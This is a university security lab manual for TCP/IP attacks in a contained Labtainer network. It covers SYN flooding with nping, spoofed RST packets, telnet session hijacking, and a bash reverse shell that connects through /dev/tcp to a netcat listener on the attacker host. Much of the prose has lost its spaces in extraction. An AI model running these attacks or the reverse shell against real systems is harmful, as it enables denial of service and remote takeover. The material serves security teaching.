Copyright ©2006 - 2016 Wenliang Du, Syracuse University.

The development of this document was partially funded by the National Science Foundation under Award No. 1303306 and 1318814. This work is licensed under a Creative Commons Attribution-NonCommercial-ShareAlike 4.0 International License. A human-readable summary of (and not a substitute for) the license is the following: You are free to copy and redistribute the material in any medium or format. You must give appropriate credit. If you remix, transform, or build upon the material, you must distribute your contributions under the same license as the original. You may not use the material for commercial purposes.

This lab was imported into the Labtainer framework by the Naval Postgradudate School, Center for Cybersecurity

# Lab Overview

Thelearningobjectiveofthislabisforstudentstogainfirst-handexperienceonvulnerabilities,aswelas onatacksagainsthesevulnerabilities.Wisepeoplelearnfrommistakes.Insecurityeducation,westudy mistakesthatleadtosoftwarevulnerabilities.Studyingmistakesfromthepastnotonlyhelpstudents understandwhysystemsarevulnerable,whyaseemly-benignmistakecanturnintoadisaster,andwhy manysecuritymechanismsareneeded.Moreimportantly,italsohelpstudentslearnthecommon

paternsofvulnerabilities,sotheycanavoidmakingsimilarmistakesinthefuture.Moreover,using vulnerabilitiesascasestudies,studentscanlearntheprinciplesofsecuredesign,secureprogramming, andsecuritytesting.ThevulnerabilitiesintheTCP/IPprotocolsrepresentaspecialgenreof vulnerabilitiesinprotocoldesignsandimplementations;theyprovideaninvaluablelesonastowhy securityshouldbedesignedinfromthebeginning,ratherthanbeingaddedasanafterthought.Moreover, studyingthesevulnerabilitieshelpstudentsunderstandthechalengesofnetworksecurityandwhymany networksecuritymeasuresareneeded.Inthislab,studentsneedtoconductseveralatacksontheTCP protocol,includingtheSYNfloodatack,theTCPresetatack,andtheTCPsesionhijackingatack.

# Lab Environment

## Getting Started

This lab runs in the Labtainer framework, available at <http://my.nps.edu/web/c3o/labtainers>. That site includes links to a pre-built virutal machine that has Labtainers installed, however Labtainers can be run on any Linux host that supports Docker containers.

From your labtainer-student directory start the lab using:

labtainer tcpip

Linkstothislabmanualandtoanemptylabreportwilbedisplayed.Ifyoucreateyourlabreportona separatesystem,besuretocopyitbacktothespecifiedlocationonyourLinuxsystem.Startingthelab wilcreatethreevirtualterminals,connectedtothethreecomputers.Thenetworktopologyofthelabis showninfigure1.

client 172.25.0.3

**Figure 1: TCP/IP lab network topology**

r 0.2

serve 172.25.

attacker 172.25.0.4

## Tools and Services

Thenpingutility(distributedwithnmap)isavailableontheatackersystemtosendoutnetworkpackets ofdifferentypesandwithdifferentcontent.Use“mannping”tolearnabouthatool.

Tosimplifyyouratacks,theWiresharktoolcanberunfromtheserversothatyoucanbeterunderstand thestructureofnetworktraffic.

Theserverunstelnet andssh services.

## Note for Instructors

Forthislab,alabsesionisdesirable,especialyifstudentsarenotfamiliarwiththetoolsandthe environments.Ifaninstructorplanstoholdalabsesion,wesuggesthathefolowingsarecoveredin thelabsesion.Weasumethattheinstructorhasalreadycoveredtheconceptsoftheatacksinthe lecture,sowedonotincludetheminthelabsesion.


* + - TheuseofLabtainers.
    - TheuseofWireshark.
    - Usingthenpingcommand-linetooltocreatearbitraryTCP,UDP,IPpackets,etc.

# Lab Tasks

Inthislab,studentswilconductatacksontheTCP/IPprotocols.Theywilusethenpingtoolinthe atacks.

Tosimplifythe“gues”ofTCPsequencenumbersandsourceportnumbers,weasumethatatackers areonthesamephysicalnetworkasthevictims.YouareprovidedwiththeWiresharktoolontheserver torepresentheabilitytosnifftrafficonthenetwork.Thefolowingisthelistofatacksthatneedtobe implemented.

## Task 1 : SYN Flooding Attack



**Figure 2: SYN Flooding Attack**

SYNfloodisaform ofDoSatackinwhichatackerssendmanySYNrequeststoavictim’sTCPport, butheatackershavenointentiontofinishthe3-wayhandshakeprocedure.Atackerseitherusespoofed IPaddresordonotcontinuetheprocedure.Throughthisatack,atackerscanfloodthevictim’squeue thatisusedforhalf-openedconnections,i.e.theconnectionsthathasfinishedSYN,SYN-ACK,buthas notyetgotenafinalACKback.Whenthisqueueisful,thevictim cannotakeanymoreconnection. Figure2ilustratestheatack.

Thesizeofthequeuehasasystem-wideseting.InLinux,wecancheckthesetingusingthefolowing command:

sudosysctl-qnet.ipv4.tcp\_max\_syn\_backlog

Wecanusecommand"netstat -na"tochecktheusageofthequeue,i.e.,thenumberofhalf-opened connectionsasociatedwithalisteningport.ThestateforsuchconnectionsisSYN-RECV.Ifthe3-way handshakeisfinished,thestateoftheconnectionswilbeESTABLISHED.

Inthistask,youneedtodemonstratetheSYN floodingatackagainstthetelnetprotocol.Usethe npingtooltoconductheatack,andthenuseWiresharktocapturetheatackingpackets.Toilustratethe mechanicsoftheatack,youwilconductheatackonepacketatatime.Usethe“-tcp”,“-flagssyn”to setheSYNflag,“-source-iprand”topickarandomsourceIP,“-c1”tosendonepacketatatimetothat IPaddres,and“-p23”toselecthetelentprotocol.”Executethisnpingcommandseveraltimes,andrun the"netstat -na"commandontheservermachine,andcomparetheresultsaftersendingeach packet.Pleasealsodescribehowyouknowwhethertheatackhaspotentialtosucceed.

Tomakeyouratackeasiertosucceed,wewilshrinkthesizeofthebacklogqueueto5: sudosysctl-wnet.ipv4.tcp\_max\_syn\_backlog=5

Sendfivepacketsvianpingandthentrytotelnetotheserverviatheusercomponent.Reportonyour succes.

**SYNCookieCountermeasure:**Ifyouratacksemsunsuccesful,onethingthatyoucaninvestigateis whethertheSYN cookiemechanism isturnedon.SYN cookieisadefensemechanism tocounterthe SYNfloodingatack.ThemechanismwilkickinifthemachinedetectsthatitisundertheSYNflooding atack.Youcanusethesysctlcommandtoturnon/offtheSYNcookiemechanism:

sudo sysctl -a | grep cookie (Display the SYN cookie flag) sudo sysctl -w net.ipv4.tcp\_syncookies=0 (turn off SYN cookie) sudo sysctl -w net.ipv4.tcp\_syncookies=1 (turn on SYN cookie)

PleaserunyouratackswiththeSYN cookiemechanism onandoff,andcomparetheresults.Inyour report,pleasedescribewhytheSYNcookiecaneffectivelyprotecthemachineagainstheSYNflooding atack.Howmighthenpingtoolbeusedtocreateanactualatack(ratherthansendingonepacketata time?)Ifyourinstructordoesnotcoverthemechanism inthelecture,youcanfindouthow theSYN cookiemechanismworksfromtheInternet.

## Task 2 : TCP RST Attacks on telnet and ssh Connections

TheTCPRSTAtackcanterminateanestablishedTCPconnectionbetweentwovictims.Forexample,if thereisanestablishedtelnetconnection(TCP)betweentwousersAandB,atackerscanspoofaRST packetfrom A toB,breakingthisexistingconnection.Tosucceedinthisatack,atackersneedto corectlyconstructheTCPRSTpacket.


Inthistask,youneedtolaunchanTCPRSTatacktobreakanexistingtelnetconnectionbetweenthe clientandtheserver.Afterthat,trythesameatackonanshconnection.Pleasedescribeyour observations.Tosimplifythelab,weasumethatheatackerandthevictim areonthesameLAN,i.e., theatackercanobservetheTCPtrafficbetweentheclientandtheserverviauseofWiresharkonthe server.Note:whenyouuseWiresharktoobservethenetworktraffic,youshouldbeawarethatwhen WiresharkdisplaystheTCPsequencenumber,bydefault,itdisplaystherelativesequencenumber,which equalstotheactualsequencenumberminustheinitialsequencenumber.Ifyouwantoseetheactual sequencenumberinapacket,youneedtorightclicktheTCPsectionoftheWiresharkoutput,andselect "ProtocolPreference".Inthepopupwindow,uncheckthe"RelativeSequenceNumber"option.

Youwilusepacketspoofingtoforgearesetpacket.Usethenpingtooltocreateaspoofedpacketwith theRSTflagset.Noteyouwilneedtoprovideanappropriatesequencenumberandsourceportnumber.

* 1. Task3:TCPSesionHijacking

TheobjectiveoftheTCPSesionHijackingatackistohijackanexistingTCPconnection(sesion) betweentwovictimsbyinjectingmaliciouscontentsintothissesion.Ifthisconnectionisatelnet sesion,atackerscaninjectmaliciouscommands(e.g.deletinganimportantfile)intothissesion, causingthevictimstoexecutethemaliciouscommands.Figure3depictshowtheatackworks.Inthis task,youneedtodemonstratehowyoucanhijackatelnetsesionbetweentwocomputers.Yourgoalisto gethetelnetservertorunamaliciouscommandfromyou.Forthesimplicityofthetask,weasumethat theatackerandthevictimareonthesameLAN.

Youwilagainusepacketspoofing(nping)toperform thistask.Usethe–dataoptiontosendyour payload.Youratackerhomedirectoryincludesa“hexify.py”scriptthatcreateshexversionsofasci text.Youwilalsowantoprovidethepshandackflags,andackthepreviouspacketinyourspoofed packet.Yourgoalistouseaspoofedpacketohijackatelnetsesionanddeletethefileontheserverat~/ documents/delete-this.txt.Notethatifyouuseyourtelnetsesiontodeletethatfile,e.g.,toobservethe protocolinwireshark,thenyoumustrecreatethatfilesoitcanbedeletedinahijackedsesion.



**Figure 3: TCP Session Hijacking Attack**


## Task 4 : Creating Reverse Shell using TCP Session Hijacking

Whenatackersareabletoinjectacommandtothevictim’smachineusingTCPsesionhijacking,they arenotinterestedinrunningonesimplecommandonthevictim machine;theyareinterestedinrunning manycommands.Obviously,runningthesecommandsalthroughTCPsesionhijackingisinconvenient. Whatatackerswantoachieveistousetheatacktosetupabackdoor,sotheycanusethisbackdoorto convenientlycontinuetocompromisethesystem.


A typicalwaytosetupbackdoorsistorunareverseshelfrom thevictim machinetogivethe atackerashelonthevictim machine.Areverseshelisashelproces runningonaremotemachine,

connectingbacktotheatacker’smachine.Thisgivesanatackeraconvenientwaytoacces aremote machineonceithasbeencompromised.

Inthefolowing,weshowhowwecansetupareverseshelifwecandirectlyrunacommandonthe victim’smachine(i.e.theservermachine).IntheTCPsesionhijackingatack,atackerscannotdirectly runacommandonthevictim’smachine,sotheirjobistorunareverse-shelcommandthroughthe sesionhijackingatack.Inthistask,studentsnedtodemonstratethatheycanachievethisgoal.



* + 1. Use netcat to listen to connection



* + 1. Run the reverse shell

**Figure 4: Reverse shell connection to the listening netcat process**

Tohaveabashshelonaremotemachineconnectbacktotheatacker’smachine,theatackerneedsa proceswaitingforsomeconnectiononagivenport.Inthisexample,wewilusenetcat.Thisprogram alowsustospecifyaportnumberandcanlistenforaconnectiononthatport.InFigure4(a),netcat(nc forshort)isusedtolistenforaconnectiononport9090.InFigure4(b),the/bin/bashcommand representsthecommandthatwouldnormalybeexecutedonacompromisedserver.Thiscommandhas thefolowingpieces:

•"/bin/bash-i":istandsforinteractive,meaningthatheshelmustbeinteractive(mustprovideashel prompt)

•">/dev/tcp/172.25.0.4/9090":Thiscausestheoutput(stdout)ofthesheltoberedirectedtothetcp connectionto172.25.0.4’sport9090.Theoutputstdoutisrepresentedbyfiledescriptornumber1.

•"0<&1":Filedescriptor0representsthestandardinput(stdin).Thiscausesthestdinforthesheltobe obtainedfromthetcpconnection.

•"2>&1":Filedescriptor2representstandarderorstder.Thiscausestheeroroutputoberedirected tothetcpconnection.

Insummary,"/bin/bash-i>/dev/tcp/172.25.0.4/90900<&12>&1"startsabashshel,withitsinput comingfromatcpconnection,anditstandardanderoroutputsbeingredirectedtothesametcp connection.InFigure4(a),whenthebashshelcommandisexecutedontheserver(172.25.0.2),it connectsbacktothenetcatprocesstartedon172.25.0.4.Thisisconfirmedviathe"Connection 172.25.0.2accepted"mesagedisplayedbynetcat.

Theshelpromptobtainedfrom theconnectionisnowconnectedtothebashshel.Thiscanbeob- servedfromthedifferenceinthecurentworkingdirectory(printedviapwd).Beforetheconnectionwas established,thepwdreturned/home/ubuntu.Oncenetcatisconnectedtobash,pwdinthenew shel returns/home/ubuntu/documents(directorycorespondingtowhere/bin/bashisstartedfrom).Wecan alsoobservethehostnamedisplayedintheshelpromptisalsochangedfrom“atacker”to“server”.The outputfromnetstatshowstheestablishedconnection.

Thedescriptionaboveshowshowyoucansetupareverseshelifyouhavetheaccestothetarget machine,whichisthetelnetserverinoursetup,butinthistask,youdonothavesuchanacces.Your taskistolaunchanTCPsesionhijackingatackonanexistingtelnetsesionbetweenauserandthe targetserver.Youneedtoinjectyourmaliciouscommandintothehijackedsesion,soyoucangeta reverseshelonthetargetserver.Forthis,youwilrequiretwovirtualterminalsconnectedtotheatacker machine(onetorunnetcat,theothertosendyourspoofedpacket).Getanadditionalterminalfrom the Linuxterminalwindowfromwhichyouranthe“start.py”command.Fromtheretype:

moreterm.py tcpip attacker

4LabReport

Youshouldsubmitalabreport.Thereportshouldcoverthefolowingsections:

•Design:Thedesignofyouratacks,includingtheatackingstrategies,thepacketsthatyouuse inyouratacks,thetoolsthatyouused,etc.

•ObservationandExplanation:Isyouratacksuccesful?How doyouknow whetherithas succeededornot?Whatdoyouexpecttosee?Whathaveyouobserved?Istheobservationa surprisetoyou?

Ifyoueditedyourlabreportonaseparatesystem,copyitbacktotheLinuxsystemathelocation identifiedwhenyoustartedthelab,anddothisbeforerunningthestoplabcommand.

Afterfinishingthelab,gototheterminalonyourLinuxsystemthatwasusedtostarthelabandtype:

stoplab tcpip

Whenyoustopthelab,thesystemwildisplayapathtothezippedlabresultsonyourLinuxsystem. Providethatfiletoyourinstructor,e.g.,viatheSakaisite.